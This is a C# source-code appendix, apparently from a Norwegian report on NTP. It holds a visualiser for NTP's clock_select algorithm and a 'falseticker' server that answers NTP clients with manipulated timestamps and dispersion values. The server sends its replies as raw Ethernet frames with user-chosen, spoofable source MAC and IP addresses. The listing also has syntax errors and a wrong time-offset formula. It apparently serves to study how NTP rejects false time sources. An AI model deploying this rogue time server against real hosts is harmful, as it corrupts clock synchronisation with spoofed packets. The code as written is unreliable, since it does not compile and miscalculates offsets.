*  except for a visualization of the algorithm. The source for
*  this implementation is the Clock_select() function in the
*  Network Time Protocol Version 4 Reference and Implementation
*  Guide
* /

using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;


namespace WindowsApplication1
{
    public partial class Selection : Form
    {
        public Form1()
        {
            InitializeComponent();
        }


        int totalClocks = 2; //default value
        StructureClass[] items = new StructureClass[7];
        double[] trackBararray = new double[8];
        double[] dispValueArray = new double[8];
        int texboxValueInt0, texboxValueInt1, texboxValueInt2, texboxValueInt3,
texboxValueInt4,
            texboxValueInt5, texboxValueInt6, texboxValueInt7;



        private void button1_Click(object sender, EventArgs e)
        {
            clock_select();
        }

        private void init()…
```

```
void clock_select()
{

 double low, high, chime; /* correctness interval extents */
 int allow, found;//, chime; /* used by intersecion algorithm */
 int n, i, j;
 init();

 /*
 * We first cull the falsetickers from the server population,
 * leaving only the truechimers. The correctness interval for
 * association p is the interval from offset - root_dist() to
 * offset + root_dist(). The object of the game is to find a
 * majority clique; that is, an intersection of correctness
 * intervals numbering more than half the server population.
 *
 * First construct the chime list of tuples (p, type, edge) as
 * shown below, then sort the list by edge from lowest to
 * highest.
 */

 int m = totalClocks;
 n = m * 3;
 Console.Write("teller n: " + n + "teller m: " + m + " **\n");
 StructureClass[] structure = new StructureClass[n];

 double[,] myArr2 = new double[12, 3];
 int s = 0;
 for (int k = 0; k < n - 1; k++)
 {
     structure[k] = new StructureClass();
     structure[k].FirstName = s + " low";                          //name
     structure[k].Type = -1;                                       //type
     structure[k].Edge = trackBararray[s] - dispValueArray[s];     //edge
     k++;
     structure[k] = new StructureClass();
     structure[k].FirstName = s + " offset";                       //name
     structure[k].Type = 0;                                        //type
     structure[k].Edge = trackBararray[s]; ;                       //edge
     k++;
     structure[k] = new StructureClass();
     structure[k].FirstName = s + " pluss";                        //name
     structure[k].Type = 1;                                        //type
     structure[k].Edge = trackBararray[s] + dispValueArray[s];     //edge
     s++; //counts each round
 }
 CompareClass compareType;
 compareType = new
  CompareClass(WindowsApplication1.StructureClass.CompareField.Edge);
 Console.WriteLine("Demo Sorting by first name:");

//sort objects in the chime list from lowest to highest
SortObjects(compareType, true, structure);
```

```
/*
 * Find the largest contiguous intersection of correctness
 * intervals. Allow is the number of allowed falsetickers; found
 * is the number of midpoints.
 */

 n = structure.Length;
 m = totalClocks;
 low = 0;
 high = 0;

 for (allow = 0; 2 * allow < m; allow++)
 {
     //
     // Scan the chime list from lowest to highest to find
     // the lower endpoint.
     //
     found = 0;
     chime = 0;
     for (i = 0; i < n; i++)
     {
         chime -= structure[i].Type;

         if (chime >= m - allow)
         {
             low = structure[i].Edge;
             trackBar8.Value = Convert.ToInt32(low);
             Console.Write("low:" + low + "***\n");
             break;
         }
         if (structure[i].Type == 0)
         {
             found++;
         }
     }
     //
     // Scan the chime list from highest to lowest to find
     // the upper endpoint.
     //
     chime = 0;
     for (i = n - 1; i >= 0; i--)
     {
         chime += structure[i].Type;
         if (chime >= m - allow)
         {
             high = structure[i].Edge;
             trackBar9.Value = Convert.ToInt32(high);
             Console.Write("high:" + high + " ***\n");
             break;
         }
         if (structure[i].Type == 0
         {
             found++;

         }
     }
```

```
//
            //If the number of midpoints is greater than the number
            // of allowed falsetickers, the intersection contains at
            // least one truechimer with no midpoint. If so,
            // increment the number of allowed falsetickers and go
            // around again. If not and the intersection is
            // nonempty, declare success.
            //
            if (found > allow)
                continue;
            if (high > low)
                break;
        }

        string[] survivors = new string[totalClocks * 3]; //max survivor edge
        m = 0;
        for (i = 1; i < n; i++)
        {
            if (structure[i].Edge < low || structure[i].Edge > high)
                continue;
            survivors[m] = structure[i].FirstName.ToString();
            m++;
        }

        label72.Text = m.ToString();
        Console.Write("Total survivors:" + m + "***\n");


        Array.Sort(survivors);
        string temp2 = "";

        for (int x = 0; x < survivors.Length; x++)
        {
            if (survivors[x] != null)
            {

                if (x == 0 || survivors[x - 1] == null)
                {
                }
                else if (survivors[x].ToString().Equals(survivors[x -
                          1].ToString()))
                    continue;
                temp2 = temp2 + survivors[x].ToString() + "\n";
            }
        }
        richTextBox1.Text = temp2; //   textBoxSurvivors


    }
}
```

A.CompareClass

```
/*
 * The CompareClass provides the implementation of the IComparer interface,
 * helping out sorting objects
 */

using System;
using System.Collections.Generic;
using System.Text;



namespace WindowsApplication1
{

    public class CompareClass : System.Collections.IComparer
    {
        StructureClass abstractClass = new StructureClass();

       #region Private Variables
        private  WindowsApplication1.StructureClass.CompareField sortBy =

WindowsApplication1.StructureClass.CompareField.FirstName;
        #endregion

        #region Properties
        public WindowsApplication1.StructureClass.CompareField SortBy
        {
            get
            {
                return sortBy;
            }
            set
            {
                sortBy = value;
            }
        }
        #endregion

        #region Constructor

        public CompareClass()
        {
            //default constructor
        }

        public CompareClass(WindowsApplication1.StructureClass.CompareField
pSortBy)
        {
            sortBy = pSortBy;
        }

        #endregion
```

```
#region Methods
        public Int32 Compare(Object pFirstObject, Object pObjectToCompare)
        {
            if (pFirstObject is StructureClass)
            {
                switch (this.sortBy)
                {
                    case
WindowsApplication1.StructureClass.CompareField.FirstName:
                        return String.Compare((
                                (StructureClass)pFirstObject).FirstName,
                                ((StructureClass)pObjectToCompare).FirstName);
                        break;
                    case WindowsApplication1.StructureClass.CompareField.Type:
                        return
System.Collections.Comparer.DefaultInvariant.Compare
                                (((StructureClass)pFirstObject).Type,
                                ((StructureClass)pObjectToCompare).Type);
                        break;
                    case WindowsApplication1.StructureClass.CompareField.Edge:
                        return
System.Collections.Comparer.DefaultInvariant.Compare
                                (((StructureClass)pFirstObject).Edge,
                                ((StructureClass)pObjectToCompare).Edge);
                        break;
                    default:
                        return 0;
                        break;
                }
            }
            else
                return 0;
        }

        #region IComparer Members


        #endregion
    }
        #endregion
}
```

A.StructureClass

```
using System;
using System.Collections.Generic;
using System.Text;

namespace WindowsApplication1
{
    public class StructureClass
    {
        public enum CompareField
        {
            FirstName,
            Type,
            Edge
        }
        private string name;
        private int type;
        private Double edge;

        public StructureClass(){}


        public String FirstName
        {
            get
            {
                return name;
            }
            set
            {
                name = value;
            }
        }
        public int Type
        {
            get
            {
                return type;
            }
            set
            {
                type = value;
            }
        }

        public Double Edge
        {
            get
            {
                return edge;
            }
            set
            {
                edge = value;
            }
        }
    }
}
```

A.Program

```
using System;
using System.Collections.Generic;
using System.Windows.Forms;

namespace WindowsApplication1
{
    static class Program
    {
        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Selection());
        }
    }
}
```

13.2 Vedlegg B: Kildekode Feiltikker

B.NTPdemon

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets;
using System.Threading;
using System.Net;


namespace UDPApplikasjon
{
    public partial class NTPdemon : Form
    {
        public NTPdemon()
        {
            InitializeComponent();

        }
        private const int listenPort = 123;
        private string sendtoip="";
        long sekfrom1900 = 0;
        long fracfromSecClient = 0;
        double ntpNowInSeconds = 0;

        int dispersiongreat=0;
        int dispersionvar = 0;

        public string sendToMAC;
        public string sendFromMAC;
        public string sendToIP;
        public string sendFromIP;

        public byte[] byteSendToMAC;
        public byte[] byteSendFromMAC;
        public byte[] byteSendToIP;
        public byte[] byteSendFromIP;

        public byte[] roundtrip = null;
        public byte[] rectime;
        public byte[] recbyte;
        public byte[] byteLocalTime;
        public byte[] byte_t1;
        public byte[] byte_t2;
        public byte[] byte_t3;
        public byte[] byte_t4;

        public byte[] byte_T1;
        public byte[] byte_T2;
        public byte[] byte_T3;
        public byte[] byte_T4;
        RawEthernet rawether = new RawEthernet();
```

```
// This delegate enables asynchronous calls for setting
// the text property on a TextBox control.
delegate void SetTextCallback(string text);
delegate void SetTextCallbackSend(string text);
delegate void SetByteCallback(byte[] bitverdi);

// This Thread is activated from Listen button. The thread
// runs the RecivePacket function that listens to NTP packet from
// client
private void backgroundWorkerRec_DoWork(object sender,
                        DoWorkEventArgs e)
{
    BackgroundWorker worker = sender as BackgroundWorker;
    e.Result = RecivePacket((int)e.Argument, worker, e);
}

// When packet arrives from client the RunWorkerCompleted handles the
// result of the listening function and runs the prosedures for
// processing the packet
private void backgroundWorkerRec_RunWorkerCompleted(object sender,
                RunWorkerCompletedEventArgs e)
{
    if (e.Error != null)
    {
        MessageBox.Show(e.Error.Message);
    }
    else
    {
        // Put packet from client in array
        recbyte = (byte[])e.Result;

        // Set time when packet from client arrives
        rectime = GetLocalTime("rectime");

        if (byte_T3 != null)
        {
            byte_T1 = byte_T3;
            textBox3.Text = "t3";
            textBox3.ForeColor = System.Drawing.Color.Green;

            if (recbyte[32] != 0)
            {
                byte_T2 = new byte[] {
                          recbyte[32], recbyte[33], recbyte[34],
                          recbyte[35], recbyte[36], recbyte[37],
                          recbyte[38], recbyte[39]
                };

                textBox4.Text = "t4";
                textBox4.ForeColor = System.Drawing.Color.Red;
            }
        }
        byte_T3 = new byte[] {
                          recbyte[40],recbyte[41],recbyte[42],
                          recbyte[43],recbyte[44],recbyte[45],
                          recbyte[46],recbyte[47]
        };
        textBox5.Text = "t1";
        textBox5.ForeColor = System.Drawing.Color.DarkOrange;
        byte_T4 = rectime;
        textBox6.Text = "t2";
        textBox6.ForeColor = System.Drawing.Color.Blue;
```

```
      // If Origin Timestamp from client is OK,
      //Calculate Round Trip Values
         if (byte_T1 != null)
         {
             roundtrip = CalculateRoundTrip(byte_T1, byte_T2,
             byte_T3, byte_T4);
         }
         ProcessRecivedPacket(recbyte, roundtrip);
     }
}

// This function activates the UdpClient and starst listen to NTP port
// When a packet arrives, values are stored in an array and the
// function
// goes back to listening mode
public byte[] RecivePacket(int n, BackgroundWorker worker,
                                  DoWorkEventArgs e)
{
    byte[] bytes=null;
    UdpClient udpClientA = new UdpClient(listenPort);
    IPEndPoint groupEP = new IPEndPoint(IPAddress.Any, listenPort);

    try
    {
        Console.WriteLine("Waiting for ntp-packets");
        bytes = udpClientA.Receive(ref groupEP);
        return bytes;
    }
    catch (Exception f)
    {
        Console.WriteLine("WTF" +f.ToString());
    }
    finally
    {
        udpClientA.Close();
    }
    return null;
}

//Prosess the NTP-request form client and constructs the NTP-response
     packet
public void ProcessRecivedPacket(byte[] packetFromClient,byte[]
     roundTrip)
{

    // Set time when packet is sendt(Transmit Time Stamp)
    byte[] transmitAtTime = GetLocalTime("transmtime");

    //set packet values
    byte_T1 = byte_T3;
    textBox22.Text = "t1";
    textBox22.ForeColor = System.Drawing.Color.DarkOrange;

    byte_T2 = byte_T4;
    textBox32.Text = "t2";
    textBox32.ForeColor = System.Drawing.Color.Blue;

    byte_T3 = transmitAtTime;
    textBox31.Text = "t3";
    textBox31.ForeColor = System.Drawing.Color.Green;
```

```
// Set server mode and stratum
this.recbyte[0] = (byte)36; //mode 36 = server
this.recbyte[1] = (byte)3; //per clock stratum: secondary ref 3
//Root Delay
this.recbyte[6] = (byte)19;
this.recbyte[7] = (byte)16;

// Clock dispersion
this.recbyte[8] = (byte)00;
this.recbyte[9] = (byte)00;
this.recbyte[10] = (byte)(18 + dispersiongreat);
this.recbyte[11] = (byte)(66 + dispersionvar);
if (recbyte[11] == 255)
{
    dispersiongreat++;
    dispersionvar = 0;
}
// Set kiss code in GUI
if (this.recbyte[12] == 73)
{
    labelStatus.Text = "INIT";
    labelStatus.BackColor = System.Drawing.Color.Red;
}
else if (this.recbyte[12] == 83)
{
    labelStatus.Text = "STEP";
    labelStatus.BackColor = System.Drawing.Color.DarkGoldenrod;
}
else if (this.recbyte[12] == 10)
{
    labelStatus.Text = "In Sync";
    labelStatus.BackColor = System.Drawing.Color.Green;
}
dispersionvar = dispersionvar + 10;

// Reference clock ID
this.recbyte[12] = (byte)82;
this.recbyte[13] = (byte)211;
this.recbyte[14] = (byte)81;
this.recbyte[15] = (byte)145;

// Reference clock update time
this.recbyte[16] = (byte)(packetFromClient[40]);
this.recbyte[17] = (byte)(packetFromClient[41]);
this.recbyte[18] = (byte)(packetFromClient[42] - 1);
this.recbyte[19] = (byte)(packetFromClient[43]);
this.recbyte[20] = (byte)(packetFromClient[44]);
this.recbyte[21] = (byte)(packetFromClient[45]);
this.recbyte[22] = (byte)(packetFromClient[46]);
this.recbyte[23] = (byte)(packetFromClient[47]);

// Orginate time stamp (always equal to Tranmit Timestamp from
// client)
this.recbyte[24] = (byte)(packetFromClient[40]);
this.recbyte[25] = (byte)(packetFromClient[41]);
this.recbyte[26] = (byte)(packetFromClient[42]);
this.recbyte[27] = (byte)(packetFromClient[43]);
this.recbyte[28] = (byte)(packetFromClient[44]);
this.recbyte[29] = (byte)(packetFromClient[45]);
this.recbyte[30] = (byte)(packetFromClient[46]);
this.recbyte[31] = (byte)(packetFromClient[47]);
```

```
    // Receive Time Stamp
    this.recbyte[32] = (byte)(rectime[0]);
    this.recbyte[33] = (byte)(rectime[1]);
    this.recbyte[34] = (byte)(rectime[2]);
    this.recbyte[35] = (byte)(rectime[3]);
    this.recbyte[36] = (byte)(rectime[4]);
    this.recbyte[37] = (byte)(rectime[5]);
    this.recbyte[38] = (byte)(rectime[6]);
    this.recbyte[39] = (byte)(rectime[7]);

    // Transmit Time stamp
    this.recbyte[40] = (byte)(transmitAtTime[0]);
    this.recbyte[41] = (byte)(transmitAtTime[1]);
    this.recbyte[42] = (byte)(transmitAtTime[2]);
    this.recbyte[43] = (byte)(transmitAtTime[3]);
    this.recbyte[44] = (byte)(transmitAtTime[4]);
    this.recbyte[45] = (byte)(transmitAtTime[5]);
    this.recbyte[46] = (byte)(transmitAtTime[6]);
    this.recbyte[47] = (byte)(transmitAtTime[7]);


    // Converts 32 most sign bytes to seconds from 1 jan 1900
    long mostsign = (long)packetFromClient[40] * 256 * 256 * 256;
    int nextmost  = (int)packetFromClient[41] * 256 * 256;
    int nextleast = (int)packetFromClient[42] * 256;
    int leastsign = (int)packetFromClient[43];

    long fracmostsign = (long)packetFromClient[44] * 256 * 256 * 256;
    int fracnextmost = (int)packetFromClient[45] * 256 * 256;
    int fracnextleast = (int)packetFromClient[46] * 256;
    int fracleastsign = (int)packetFromClient[47];

    sekfrom1900 = mostsign + nextmost + nextleast + leastsign;
    textBoxSecClient.Text = sekfrom1900.ToString();

    fracfromSecClient = (long)(fracmostsign + fracnextmost +
                         fracleastsign);
    textBoxFraqprSecClient.Text =fracfromSecClient.ToString();
    listBox2.Items.Add(fracfromSecClient.ToString());


    #region Write seconds and fractions to GUI
    #region Write recived packet to GUI

    // Start send procedure in new thread
    backgroundWorkerSend.RunWorkerAsync(recbyte);
}

// This function starts the send prosedyre on a new Thread
private void backgroundWorkerSend_DoWork(object sender,
                  DoWorkEventArgs e)
{
    BackgroundWorker worker = sender as BackgroundWorker;
                e.Result = sendrawEthernetPacket(
                   (byte[])e.Argument, worker, e);
}
```

```
 private void backgroundWorkerSend_RunWorkerCompleted(object sender,
                     RunWorkerCompletedEventArgs e)
 {
     if (e.Error != null)
     {
         MessageBox.Show(e.Error.Message);
     }
     else
     {
        //Returns true if message delivery ok
         string tmp = e.Result.ToString();
         backgroundWorkerRec.RunWorkerAsync(listenPort);
     }
 }

// This function activates the send packet from Ehternet procedure
 private Boolean sendrawEthernetPacket(byte[] sendbytes,
      BackgroundWorker worker, DoWorkEventArgs e)
 {
     //parse MAC address to byte
     string[] temp = textBoxSendToMAC.Text.Split(new Char[] { ':' });
     byteSendToMAC = new byte[] {
                    HexToByte(temp[0]), HexToByte(temp[1]),
                    HexToByte(temp[2]), HexToByte(temp[3]),
                    HexToByte(temp[4]), HexToByte(temp[5])
     };

     string[] temp1 = textBoxSendFromMAC.Text.Split(new Char[] { ':' });
     byteSendFromMAC = new byte[] {
                    HexToByte(temp1[0]),HexToByte(temp1[1]),
                    HexToByte(temp1[2]), HexToByte(temp1[3]),
                    HexToByte(temp1[4]), HexToByte(temp1[5])
     };

     //parse IP address to byte
     string[] temp2 = textBoxSendToIP.Text.Split(new Char[] { '.' });
     byteSendToIP = new byte[] {
                    Byte.Parse(temp2[0]), Byte.Parse(temp2[1]),
                    Byte.Parse(temp2[2]), Byte.Parse(temp2[3])
     };

     string[] temp3 = textBoxSendFromIP.Text.Split(new Char[] { '.' });
     byteSendFromIP = new byte[] {
                    Byte.Parse(temp3[0]), Byte.Parse(temp3[1]),
                    Byte.Parse(temp3[2]), Byte.Parse(temp3[3])
     };

     #region write MAC To Console


     bool svar = rawether.sendrawEther(sendbytes, byteSendFromMAC,
                    byteSendToMAC,byteSendFromIP, byteSendToIP);
     return svar;
 }


 // Gets local time from the system clock and converts it to NTP time
 public byte[] GetLocalTime(string typeoftime)
 {
     byte[] internalLocalTime;
```

```
// Set local time var
DateTime d1 = DateTime.Now;
DateTime timeNowUTC = d1.ToUniversalTime();
System.DateTime dateNowUTC = new System.DateTime(timeNowUTC.Year,
               timeNowUTC.Month, timeNowUTC.Day, timeNowUTC.Hour,
               timeNowUTC.Minute,timeNowUTC.Second,
               timeNowUTC.Millisecond);

System.DateTime dateNTP =
               new System.DateTime(1900, 1, 1, 0, 0, 0, 0);

// Calculate difference between local time UTC and NTP time
System.TimeSpan diffUTCandNTP = dateNowUTC - dateNTP;

// Converts the difference to the right format
TimeSpan xmt = new TimeSpan(diffUTCandNTP.Days,
        diffUTCandNTP.Hours,diffUTCandNTP.Minutes,
        diffUTCandNTP.Seconds,diffUTCandNTP.Milliseconds);

  // Time of day in seconds
ntpNowInSeconds = (long)xmt.TotalSeconds;

long timeNowUTCinTicks = timeNowUTC.Ticks;
long dateNTPinTicks = dateNTP.Ticks;
long timeNowNTPinTicks = timeNowUTCinTicks - dateNTPinTicks;

// Add missing resolution
long fracofsec = ((long)ntpNowInSeconds * 10000000);
long test4 = (timeNowNTPinTicks - fracofsec);
long finalfraclocal = test4 * 1000;

// Convert local time
int bigbyte = 256 * 256 * 256;
int medbyte = 256 * 256;
int smallbyte = 256;

// Converts local time to byte representation
double first = ntpNowInSeconds / bigbyte;
double valMostSign = Math.Floor(first);

double second = ((ntpNowInSeconds - ((long)valMostSign * bigbyte))
                     / medbyte);
double valNextmostSign = Math.Floor(second);

double third = (ntpNowInSeconds - ((valMostSign * bigbyte) +
                (valNextmostSign * medbyte))) / smallbyte;
double valNextLeastSign = Math.Floor(third);

double fourth = ntpNowInSeconds - ((valMostSign * bigbyte) +
                (valNextmostSign * medbyte) + (valNextLeastSign *
               smallbyte));


if (typeoftime.Equals("rectime") & finalfraclocal > (4294967296))
{
    listBox3.Items.Add(finalfraclocal.ToString());
}
else if (typeoftime.Equals("rectime"))
{
    listBox3.Items.Add("ok");
}
```

```
    while (finalfraclocal > (4294967296))
    {
        finalfraclocal = (finalfraclocal - (4294967296));
    }


    //converts fraction of a second local time to byte representation
    double first2 = finalfraclocal / bigbyte;
    double valMostSign2 = Math.Floor(first2);

    double second2 = ((finalfraclocal - ((long)valMostSign2 * bigbyte))
                      / medbyte);
    double valNextmostSign2 = Math.Floor(second2);

    double third2 = (finalfraclocal - ((valMostSign2 * bigbyte) +
                        (valNextmostSign2 * medbyte))) / smallbyte;
    double valNextLeastSign2 = Math.Floor(third2);


     double fourth2 = finalfraclocal - ((valMostSign2 * bigbyte) +
                    (valNextmostSign2 * medbyte) +
                    (valNextLeastSign2 * smallbyte));

    //put values in array
    internalLocalTime = new byte[] {
                         (byte)valMostSign,(byte)valNextmostSign,
                         (byte)valNextLeastSign, (byte)fourth,
                         (byte)valMostSign2, (byte)valNextmostSign2,
                         (byte)valNextLeastSign2, (byte)fourth2
    };

    #region Write Local time to GUI

    return internalLocalTime;
}

// Calculates Round Trip Delay
private byte[] CalculateRoundTrip(byte[] byte_T1, byte[] byte_T2,
                    byte[] byte_T3, byte[] byte_T4)
{
    // Make t1, Add up byte to second representation
    ulong t1_1 = byte_T1[0] * (ulong)Math.Pow(256, 7);
    ulong t1_2 = byte_T1[1] * (ulong)Math.Pow(256, 6);
    ulong t1_3 = byte_T1[2] * (ulong)Math.Pow(256, 5);
    ulong t1_4 = byte_T1[3] * (ulong)Math.Pow(256, 4);
    ulong t1_5 = byte_T1[4] * (ulong)Math.Pow(256, 3);
    ulong t1_6 = byte_T1[5] * (ulong)Math.Pow(256, 2);
    ulong t1_7 = byte_T1[6] * (ulong)Math.Pow(256, 1);
    ulong t1_8 = byte_T1[7] * (ulong)Math.Pow(256, 0);

    ulong t1 = t1_1 + t1_2 + t1_3 + t1_4 + t1_5 + t1_6 + t1_7 + t1_8;

    // Make t2, Add up byte to second representation
    ulong t2_1 = byte_T2[0] * (ulong)Math.Pow(256, 7);
    ulong t2_2 = byte_T2[1] * (ulong)Math.Pow(256, 6);
    ulong t2_3 = byte_T2[2] * (ulong)Math.Pow(256, 5);
    ulong t2_4 = byte_T2[3] * (ulong)Math.Pow(256, 4);
    ulong t2_5 = byte_T2[4] * (ulong)Math.Pow(256, 3);
    ulong t2_6 = byte_T2[5] * (ulong)Math.Pow(256, 2);
    ulong t2_7 = byte_T2[6] * (ulong)Math.Pow(256, 1);
    ulong t2_8 = byte_T2[7] * (ulong)Math.Pow(256, 0);

    ulong t2 = t2_1 + t2_2 + t2_3 + t2_4 + t2_5 + t2_6 + t2_7 + t2_8;
```

```
// Make t3, Add up byte to second representation
ulong t3_1 = byte_T3[0] * (ulong)Math.Pow(256, 7);
ulong t3_2 = byte_T3[1] * (ulong)Math.Pow(256, 6);
ulong t3_3 = byte_T3[2] * (ulong)Math.Pow(256, 5);
ulong t3_4 = byte_T3[3] * (ulong)Math.Pow(256, 4);
ulong t3_5 = byte_T3[4] * (ulong)Math.Pow(256, 3);
ulong t3_6 = byte_T3[5] * (ulong)Math.Pow(256, 2);
ulong t3_7 = byte_T3[6] * (ulong)Math.Pow(256, 1);
ulong t3_8 = byte_T3[7] * (ulong)Math.Pow(256, 0);

ulong t3 = t3_1 + t3_2 + t3_3 + t3_4 + t3_5 + t3_6 + t3_7 + t3_8;

// Make t3, Add up byte to second representation
ulong t4_1 = byte_T4[0] * (ulong)Math.Pow(256, 7);
ulong t4_2 = byte_T4[1] * (ulong)Math.Pow(256, 6);
ulong t4_3 = byte_T4[2] * (ulong)Math.Pow(256, 5);
ulong t4_4 = byte_T4[3] * (ulong)Math.Pow(256, 4);
ulong t4_5 = byte_T4[4] * (ulong)Math.Pow(256, 3);
ulong t4_6 = byte_T4[5] * (ulong)Math.Pow(256, 2);
ulong t4_7 = byte_T4[6] * (ulong)Math.Pow(256, 1);
ulong t4_8 = byte_T4[7] * (ulong)Math.Pow(256, 0);

ulong t4 = t4_1 + t4_2 + t4_3 + t4_4 + t4_5 + t4_6 + t4_7 + t4_8;

// Calculate Round Trip
ulong roundTripDelay = (t4 - t1) - (t3 - t2);

ulong rtd_max32bit = roundTripDelay - (ulong)Math.Pow(256, 4);

// Calculate Time Offset
ulong timeOffset = (1 / 2) * (t2 - t1) + (t3 - t4);

// Write to GUI
listBox5.Items.Add(rtd_max32bit);
textBox34.Text = timeOffset.ToString();
textBox7.Text = t1.ToString();
textBox8.Text = t2.ToString();
textBox9.Text = t3.ToString();
textBox10.Text = t4.ToString();

// Check if Round Trip Value overflows
if (roundTripDelay <= 4294967296)
{
    // Tune out some static positive difference
    roundTripDelay = roundTripDelay - (218103808);
    listBox4.Items.Add(roundTripDelay.ToString());

    double bigbyte = Math.Pow(256, 3);
    double medbyte = Math.Pow(256, 2);
    double smallbyte = 256;

    //Converts local time to byte representation
    double first = roundTripDelay / bigbyte;
    double valMostSign = Math.Floor(first);

    double second = ((roundTripDelay - ((long)valMostSign *
                     bigbyte)) / medbyte);

    double valNextmostSign = Math.Floor(second);

    double third = (roundTripDelay - ((valMostSign * bigbyte) +
                   (valNextmostSign * medbyte))) / smallbyte;
```

```
                double valNextLeastSign = Math.Floor(third);

                double fourth = roundTripDelay - ((valMostSign * bigbyte) +
                               (valNextmostSign * medbyte) + (valNextLeastSign
                                * smallbyte));

                byte[] roundTripInByte = new byte[] {
                                         (byte)valMostSign,
                                        byte)valNextmostSign,
                                         (byte)valNextLeastSign, (byte)fourth
                };

                 #region Write Round Trip Value to GUI

                return roundTripInByte;
            }
            return null;
        }

        // Help function to convert Hex to byte
        private static byte HexToByte(string hex)
        {
            byte newByte = byte.Parse(hex,
                           System.Globalization.NumberStyles.HexNumber);
            return newByte;
        }

        // This function simply handles overflow in fraction of seconds
        public long CheckFinalFraction(long finalfraclocal)
        {
            finalfraclocal = (finalfraclocal - (4294967296));
            if (finalfraclocal > (4294967296))
            {
                CheckFinalFraction(finalfraclocal);
            }
            return finalfraclocal;
        }

        // GUI button
        private void startListenerbutton_Click(object sender, EventArgs e)
        {
            sendtoip = textBoxSendToIP.Text;
            backgroundWorkerRec.RunWorkerAsync(listenPort);
            this.startListenerbutton.Enabled = false;

        }

    }
}
```

B.RawEthernet

```
/*  RawEthernet Class
 *  Parts of this code related to the NDIS Protocol Driver
 *  is written by: Jeremiah Clark
 *  http://www.codeproject.com/cs/internet/sendrawpacket.asp
 *
 */

using System;
using System.Collections.Generic;
using System.Runtime.InteropServices;
using System.Text;

namespace UDPApplikasjon
{
    class RawEthernet
    {

        int randomtest = 1;
        [STAThread]


        public Boolean sendrawEther(byte[] ntpbytes, byte[] fromMac,
                            byte[] toMac, byte[] fromIP, byte[] toIP)
        {
            // Create a new instance of the RawEthernet Class
            // the constructor will also open a handle to the driver
            RawEthernet rawether = new RawEthernet();

            // Check to see if we got a valid handle
            if (rawether.m_bDriverOpen)
            {
                // We have a handle to the device
                Console.WriteLine("Handle to NDIS Driver: " +
               rawether.Handle.ToString());

            }
            else
            {
                // We don't have a handle so alert user and quit
                Console.WriteLine("ERROR: NDIS Driver could not be opened\n");
                return false;
            }

            // OK, now we have a handle to the driver, so let's get a list of the
            // adapters that are using that driver
            AdaptersInfo[] aiAdapters = rawether.EnumerateAdapters();

         // List the adapters so that we can choose which one we want to use
            Console.WriteLine("\nThe following adapters can be used to send
                                packets:");
            foreach (AdaptersInfo ai in aiAdapters)
            {
                Console.WriteLine("\t" + ai.ToString());
            }
            // Ask the user to choose the index of the adapter that they want to
               send from
            Console.Write("\nChoose the adapter number that you want to send from:
              ");
            // Get the value that they type
            int adIndex = Convert.ToInt32(Console.ReadLine());
```

```
// Bind that adapter to the driver handle that we have open
if (!rawether.BindAdapter(aiAdapters[adIndex].AdapterID))
{
    // Alert user and quit
    Console.WriteLine("ERROR: Could not bind to the adapter.\n");
    Console.WriteLine("Press enter to exit...");
    Console.ReadLine();
    return false;
}
else
{
    // Tell the user that we are bound to the adapter
    Console.WriteLine("\nAdapter " + aiAdapters[adIndex].AdapterID +
        " is ready for writing...\n");
}

// Now we are ready to write a raw packet on the adapter
// All values is added to the array and modifed on the run
byte[] packet = new byte[] {
        toMac[0],toMac[1],toMac[2],toMac[3],toMac[4],toMac[5],
        fromMac[0],fromMac[1],fromMac[2],fromMac[3],fromMac[4],
        fromMac[5],0x08,0x00,0x45,0x00,0x00,0x4c,0x00,0x00,
        0x00,0x00,0x40,0x11,0xa2,0xa3,fromIP[0],fromIP[1],
        fromIP[2],fromIP[3], toIP[0],toIP[1],toIP[2],toIP[3],
        0x00,0x7b,0x00,0x7b,0x00,0x38,0x00,0x00,ntpbytes[0],
        ntpbytes[1],ntpbytes[2],ntpbytes[3],ntpbytes[4],ntpbytes[5],
        ntpbytes[6],ntpbytes[7],ntpbytes[8],ntpbytes[9],ntpbytes[10],
        ntpbytes[11],ntpbytes[12],ntpbytes[13],ntpbytes[14],
        ntpbytes[15],ntpbytes[16],ntpbytes[17],ntpbytes[18],
        ntpbytes[19],ntpbytes[20],ntpbytes[21],ntpbytes[22],
        ntpbytes[23],ntpbytes[24],ntpbytes[25], ntpbytes[26],
        ntpbytes[27],ntpbytes[28],ntpbytes[29],ntpbytes[30],
        ntpbytes[31],ntpbytes[32],ntpbytes[33],ntpbytes[34],
        ntpbytes[35],ntpbytes[36],ntpbytes[37],ntpbytes[38],
        ntpbytes[39],ntpbytes[40],ntpbytes[41],ntpbytes[42],
        ntpbytes[43],ntpbytes[44],ntpbytes[45],ntpbytes[46],
        ntpbytes[47]
};


// Construct IP-header
ushort[] packetipheader = new ushort[] {
    0x45,   //ip header, version (version 4),//IP header.lenght
    0x00,                       //Type of service (Not used)
    0x00,0x4c,                  //Total length
    0x00,(byte)randomtest,      //Identification,
    0x00,                       //Flags
    0x00,                        //Fragment offset
    0x40,                       //TTL 64
    0x11,                       //PRotocol 11 = UDP
    0x00,0x00,                  //Header checksum
    fromIP[0],fromIP[1],fromIP[2],fromIP[3],//Source address ip
    toIP[0],toIP[1],toIP[2],toIP[3]         //Dest address  ip
};
```

```
  // Call function to Compute IP checksum
ushort ipchecksum = ip_sum_calc(packetipheader.Length, packetipheader);
// Format result to hex
string checksumIPinHEX = String.Format("{0:x2}", ipchecksum);
byte[] byteArrayChecksumIP = checksumHexToByte(checksumIPinHEX);


//Set IP Identification field
packet[18] = 0;
packet[19] = (byte)randomtest;

//Set IPp checksum field
packet[24] = byteArrayChecksumIP[0];
packet[25] = byteArrayChecksumIP[1];
randomtest++;


// Set UDP checksum to 0
packet[40] = 0;
packet[41] = 0;

// Construct the pseudo UDP-header to Compute checksum
ushort lengthudp = 56;
// IP-source address field
ushort[] src_addr1 = new ushort[] { fromIP[0], fromIP[1],
                                    fromIP[2], fromIP[3]
};
// IP-destination address field
ushort[] dest_addr1 ={ toIP[0], toIP[1], toIP[2], toIP[3] };

// Buffer contains UDP header and UDP data
ushort[] buff1 = {
        0x00,0x7b,              //Source port 123
        0x00,0x7b,              //Destination port 123
        0x00,0x38,              //UDP length
        0x00,0x00,              //UDP checksum
